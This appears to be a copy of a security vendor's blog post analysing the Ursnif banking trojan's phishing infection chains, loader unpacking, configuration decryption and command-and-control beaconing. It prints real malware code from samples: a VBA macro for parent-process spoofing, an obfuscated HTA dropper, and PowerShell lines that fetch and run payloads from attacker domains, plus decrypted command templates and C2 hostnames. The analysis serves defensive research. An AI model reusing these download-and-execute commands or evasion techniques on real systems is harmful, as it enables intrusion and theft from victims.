
Ursnif Malware Banks on News Events for Phishing Attacks

blog.qualys.com/vulnerabilities-threat-research/2022/05/08/ursnif-malware-banks-on-news-events-for-phishing-attacks

Amit Gadhave

May 8, 2022



Ursnif (aka Gozi, Dreambot, ISFB) is one of the most widespread banking trojans. It has been observed evolving over the past few years. Ursnif has shown incredible theft capabilities. In 2020 Ursnif rose to prominence becoming one of the top ten most prolific pieces of malware. Among its core functionalities are stealing credentials, downloading other malware, working as a keylogger, among others.

Ursnif is mostly spread through spear phishing emails. Its attacks are often targeted at banking, financial services, and government agencies. In phishing emails, it tries to impersonate government authorities and leverage current events in the news to gain user trust, which leads to initial access to the victim's system. Once the user opens the malicious attachment, the trojan uses User Agents that imitated Zoom and Webex in a further effort to blend in and allow for exploitation. This behavior was observed during the peak of the pandemic.

Technical Analysis of Ursnif Malware

Infection Chain

In our analysis, phishing emails with a macro embedded XLS attachment or a zip attachment containing an HTA file initiated the infection chain, as pictured below.





Fig. 1 Infection chain

Infection Scenario 1: XLS Document Analysis

A malicious XLS document (fig. 2) pretends to be a document related to DHL, the shipping company. It contains VBA macro code to download a binary file from the URL embedded in the document. Once the User enables macro content, the macro gets executed which further downloads the executable binary.



SECURITY WARNING Macros have been disabled. Enable Content

DHL Express (Italy) S.r.l.

F A T T U R A

[illegible]

DUTY TAX RECEIVER


CAUSALI I.V.A. IMPONIBILE % IVA IMPOSTA IVA

Totale Doc. EUR

NOTA DHL: gli oneri doganali possono essere pagati online con Carta di Credito o/o PayPal sul sito https://delivery.dhl.com/it

Fig. 2 Malicious XLS document

After downloading the binary file, it retrieves the handle of `explorer.exe` process and calls UpdateProcThreadAttribute to perform parent PID spoofing (fig. 3).




```
        #End If


        ui = InitializeProcThreadAttributeList(ByVal 0&, 1, 0, threadAttribSize)
        startup_info.lpAttributelist = HeapAlloc(GetProcessHeap(), &H8&, threadAttribSize)
        ui = InitializeProcThreadAttributeList(startup_info.lpAttributelist, 1, 0, threadAttribSize)

        exp_proc_id = Get_process_id(Get_data_from_sheet(2))
        exp_proc_handle = OpenProcess(&H1F0FFF, False, exp_proc_id)

        ui = UpdateProcThreadAttribute(startup_info.lpAttributelist, 0, &H20000, exp_proc_handle, Len(exp_proc_handle), ByVal 0&, ByVal 0&)

        startup_info.STARTUPINFO.cb = LenB(startup_info): startup_info.STARTUPINFO.dwFlags = 1
        startup_info.STARTUPINFO.wShowWindow = &H0&

        ui = CreateProcessA(sNull, proc_cmdline, ByVal 0&, ByVal 0&, 1&, &H80000 Or &H10, ByVal 0&, sNull, VarPtr(startup_info), proc_info)

    End Function
    Public Function Get_process_id(ByVal f As String) As Integer
```

Expression	Value	Type
Get_data_from_sheet		Variant/String(0 to 2)
Get_data_from_sheet(0)	"-s "	String
Get_data_from_sheet(1)	"https:\\euconsalting.com"	String
Get_data_from_sheet(2)	"explorer.exe"	String
exp_proc_handle	0^	LongLong
proc_cmdline	"C:\Users\admin\AppData\Local\Temp\1440.exe"	String

Fig. 3 VBA macro code performing PPID spoofing

In the parent process of the dropped executable, (1440.exe) is spoofed to `explorer.exe` . to evade detection (fig. 4).




winlogon.exe	672		2.57 MB		Windows Logon Application
fontdrvhost.exe	8		5.16 MB		Usermode Font Driver Host
dwm.exe	472	0.26	100.81 MB		Desktop Window Manager
explorer.exe	4908	0.20	113.73 MB	WIN10-X64-N...\admin	Windows Explorer
SecurityHealthSystray.exe	4564		1.77 MB	WIN10-X64-N...\admin	Windows Security notification...
vmtoolsd.exe	3880	0.10	5.34 MB	WIN10-X64-N...\admin	VMware Tools Core Service
EXCEL.EXE	9548		25.15 MB	WIN10-X64-N...\admin	Microsoft Excel
1440.exe	7528		1.26 MB	WIN10-X64-N...\admin	Win32 Cabinet Self-Extractor ...
cmd.exe	10672		7.47 MB	WIN10-X64-N...\admin	Windows Command Processor
conhost.exe	5064		6.51 MB	WIN10-X64-N...\admin	Console Window Host
OneDrive.exe	9956		28.68 MB	WIN10-X64-N...\admin	Microsoft OneDrive

Fig. 4 PPID spoofing

Infection Scenario 2: HTA Document Analysis

In another infection scenario, we observed that the phishing email is sent with a zip attachment having an HTA file. After de-obfuscating several layers, PowerShell script downloads a DLL file from an embedded URL and executes it using rundll32.exe. The extension used for the remote DLL is .txt, a feasible way to evade the watchful eyes of most security products.

Below, figure 5 shows several obfuscation layers in the HTA sample:



```
data = array(196, 198, 134, 184, 204, 204, 201, 218, 115, 230, 220, 194, 218, 178, 221
data_base64 = "UXfSZZZhStwOeExnBWeeGUaahPsPuHYWCPHyRMsjoTZTaJKdWfBREgmznjBrtPpZgWUZqGT
Sub execute_call(commnad) : Execute(commnad) : End Sub
for i = 1 to len(data_base64)
var1 = mid(data_base64, i, 1)
var2 = asc(var1)
var3 = data(i - 1)
var4 = chr(var3 - var2)
var5 = var5 & var4
next
Set file_obj = CreateObject("Scr"&"ipting.FileSyst"&"emObject")
If file_obj.FolderExists("C"&":") Then execute_call(var5)
```

```
Set sh = createobject("sh"& e &"ll.application")
execute("pow = ""pow""& e &""rsh""& e &""ll""")
sh.ShellExecute "cmD."& e &"x"& e, "/c "& pow &" -nop -w hidd"& e &"n -"& e &"p
bypass -"& e &"nc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG
8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AZQBkAHUAYwBhAHQAaQBvAGwAaQBu
AGsALgBjAG8AbQAvAGkAbgBkAGUAeAAuAHAAaABwACIAKQA=", "", "op"& e &"n", 0
self.close
```

```
IEX (New-Object Net.Webclient).downloadstring("http://educatiolink.com/index.php")
```


```
$path = $Env:temp+'\fWBvbmXH.bin'; $client = New-Object System.Net.WebClient; $client
.downloadfile('http://educationlink.xyz/readme.txt',$path); C:\Windows\System32\
rundll32.exe $path,DllRegisterServer
```

Fig. 5 HTA document analysis

Technical Analysis of Ursnif Loader


Ursnif loader contains several layers of in-memory unpacking routines which are observed in malware families like zloader, emotet, and others. It rewrites an in-memory image with a new unpacked binary that uses the Thread APC injection technique to execute malicious code in another thread of a current process. Once the control is passed to the final loader, it decrypts the BSS section.

The BSS section contains important configuration details in encrypted form, such as libraries and API names, string formats for sending data to Command & Control (CnC), registry entries, bat commands format, PowerShell commands format, HTA application format, etc. These configuration details are required for performing further activities. Below, figures 7 and 8 reveal that the malware uses campaign date as a key to decrypt the BSS section.



```
memcpy(data, BSS_VA, BSS_size);
BSS_size = 0;
TIME_VALUE1 = TIME_VALUE;
if ( v5 )
{
  v14 = (_DWORD *)((char *)&unk_26AB7BE + data1 - (_BYTE *)BSS_VA + TIME_VALUE);
  pdata = data1;
  do
  {
    strcpy((char *)v11, " 1 2022");       // key for BSS decryption
                                          //
    Decrypt_BSS_sub_26A5FB9(
      0x1000u,
      pdata,
      (int)pdata,
      BSS_RVA + (v11[0] ^ *(_DWORD *)"Feb  1 2022") - BSS_size + TIME_VALUE - 1,
      1);
    v10 = v14[1] - v14[2];
    pdata += 4096;
    TIME_VALUE1 = v14[3] + v10;
    ++BSS_size;
  }
  while ( BSS_size < v5 );
  data1 = data2;
}
result = TIME_VALUE1 - 1773297476;
if ( TIME_VALUE1 == 1773297476 )          // performing validation of decrypted content
                                          //
                                          //
{
  dword_26AA344 = 1773297476;
```


Fig. 6 BSS section decryption routine



```
ASCII
wSetContextThread.RtlNtStatusToDosError.o.p.e.n...ZwWow64ReadVir
tualMemory64.64.ZwProtectVirtualMemory.%02u-%02u-%02u %02u:%02u:
%02u...ZwGetContextThread.Mozilla/4.0 (compatible; MSIE 8.0; Win
dows NT %u.%u%s).kernelbase.%.S.%.x...NTDSAPI.DLL.LdrRegisterDll
Notification.S:(ML;;NW;;;LW)D:(A;;0x1fffff;;;WD)(A;;0x1fffff;;;S
-1-15-2-1)(A;;0x1fffff;;;S-1-15-3-1).%c%02X.%s=%s&.soft=%u&versi
on=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%x.&uptime=%u.&%
s.size=%u&hash=0x%08x.http://.%u%u%u.Content-Type: multipart/for
m-data; boundary=%s.Content-Disposition: form-data; name="upload
_file"; filename="%.4u.%lu".Content-Type: application/octet-stre
am.GET.CreateProcessA.ZwMapViewOfSection.ZwCreateSection.ZwClose
..jpeg..gif..bmp..avi.Software\AppDataLow\Software\Microsoft\.Â©
 2020 Microsoft Corporation. All rights reserved..%systemroot%\s
ystem32\c_1252.nls.\*.dll.0123456789ABCDEF.%08x%08x%08x%08x...e.
x.e...Software\Microsoft\Windows\CurrentVersion\Run...d.l.l...Lo
cal\.Global\.&ip=%s.r.u.n.d.l.l.3.2. .".%.s.".,.%.S...&os=%s.%u.
%u_%u_%u_x%u.&tor=1.&dns=%s.&whoami=%s.HKCU.r.u.n.a.s...c.m.d...
e.x.e.../.C. .".c.o.p.y. .".%.s.". .".%.s.". ./.y. .&.&. .r.u.n.
d.l.l.3.2. .".%.s.".,.%.S.".... ./.C. .".c.o.p.y. .".%.s.". .".%.
s.". ./.y. .&.&. .".%.s.". .".%.s.".".. .L.o.w.\.....M.i.c.r.o.s.
o.f.t...Wow64EnableWow64FsRedirection.IsWow64Process.D:(D;OICI;G
A;;;BG)(D;OICI;GA;;;AN)(A;OICI;GA;;;AU)(A;OICI;GA;;;BA).@CODE@.H
KLM...../.C. .p.i.n.g. .l.o.c.a.l.h.o.s.t. .-.n. .%.u. .&.&. .d.
e.l. .".%.s."...S.O.F.T.W.A.R.E.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.
w.s. .N.T.\.C.u.r.r.e.n.t.V.e.r.s.i.o.n.....I.n.s.t.a.l.l.D.a.t.
e.......%.S.=.n.e.w. .A.c.t.i.v.e.X.O.b.j.e.c.t.(.'.W.S.c.r.i.p.
t...S.h.e.l.l.'.).;.%.S...R.u.n.(.'.p.o.w.e.r.s.h.e.l.l. .n.e.w.
-.a.l.i.a.s. .-.n.a.m.e. .%.S. .-.v.a.l.u.e. .g.p.;. .n.e.w.-.a.
l.i.a.s. .-.n.a.m.e. .%.S. .-.v.a.l.u.e. .i.e.x.;. .%.S. .(.[.S.
y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.].:.:.A.S.C.I.I...G.e.t.S.
t.r.i.n.g.(.(.%.S. .".%.S.:.\.%.S.".)...%.s.).).'.,.0.,.0.).;...
m.s.h.t.a. .".a.b.o.u.t.:.<.h.t.a.:.a.p.p.l.i.c.a.t.i.o.n.>.<.s.
c.r.i.p.t.>.%.S.=.'.w.s.c.r.i.p.t...s.h.e.l.l.'.;.r.e.s.i.z.e.T.
o.(.0.,.2.).;.e.v.a.l.(.n.e.w. .A.c.t.i.v.e.X.O.b.j.e.c.t.(.%.S.
)...r.e.g.r.e.a.d.(.'.%.S.\.\.\.%.S.\.\.\.%.s.'.).).;.i.f.(.!.w.
i.n.d.o.w...f.l.a.g.).c.l.o.s.e.(.).<./.s.c.r.i.p.t.>."...IE8Run
OnceLastShown_TIMESTAMP.S.O.F.T.W.A.R.E.\.M.i.c.r.o.s.o.f.t.\.I.
n.t.e.r.n.e.t. .E.x.p.l.o.r.e.r.\...M.a.i.n.....V.e.r.s.i.o.n...
C.h.e.c.k._.A.s.s.o.c.i.a.t.i.o.n.s.....n.o...IE10RunOnceLastSho
wn_TIMESTAMP.Host:..%.A.P.P.D.A.T.A.%...avast...................
```

Fig. 7 Decrypted BSS section content


Ursnif parses the configuration details through the JJ structure present in the PE (Portable Executable) header (fig. 9). The JJ structure contains the config blob address, config size, CRC Hash of decoded config and XOR key used to decode the config blob.



```
000002B0 | 00 00 00 00 00 00 00 00 -- -- -- -- -- -- -- -- | ................
000002C0 | 00 00 00 00 00 00 00 00 -- -- -- -- -- -- -- -- | ................
000002D0 | 00 00 00 00 00 00 00 00 4A 4A 00 10 D4 71 6C D8 | ........JJ.□Ôql0
000002E0 | 64 5E 28 E1 00 CA 00 00 10 01 00 00 4A 4A 00 41 | d^(á.Ê..□□..JJ.A
000002F0 | DE 71 6C D8 E1 DD B1 8F 00 CC 00 00 72 01 00 00 | Þql0áÝ± .Ì..r□..
00000300 | 4A 4A 00 11 EE 71 6C D8 83 B9 EB 68 00 CE 00 00 | JJ.□îql0▌¹ëh.Î..
00000310 | DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | Û□..............
00000320 |                                      00 00 00 | ................
00000330 |                                    .0 00 00 | ................
```

Fig. 8 JJ header of loader


Below, figure 10 reveals the configuration details present in the blob.



```
ASCII
cloudlines.top linkspremium.ru premiumlists.ru./drew/..jlk..bmp.
7618.50.GExOphjuCe8U375c.1.20.0.1.......ñ7±Ó8Å..°.Í.À...........
```

Fig. 9 Configuration blob of loader

The malware process iterates through CnC and uses these configuration details to generate a http GET request to CnC as shown in figure 10. It collects some information from the host machine like computer name, username, uptime, and CRC.



```
mvym=wyyrdkf&soft=2&version=250225&user=7263ee33dc199af9f4c346ed
ff5053d2&server=50&id=7618&crc=1&uptime=599013&size=0&hash=0x000
00000&dns=DESKTOP-FRVSEF3&whoami=admin@DESKTOP-FRVSEF3
```

Fig. 10 HTTP GET request

Below are parameters which are encrypted in the GET request:

```
soft, version, user, server, id, crc, uptime, size, hash, dns, whoami
```

Parameters like soft and version are hardcoded in the binary. Here, the version might specify the malware binary version.


The user parameter is generated using username, computer name, and the result of _CPUID instruction. It may be used by the threat actor to uniquely refer to execution instance.

The server and id values are taken from the extracted config.

The uptime parameter is a result of the QueryPerformanceCounter API.

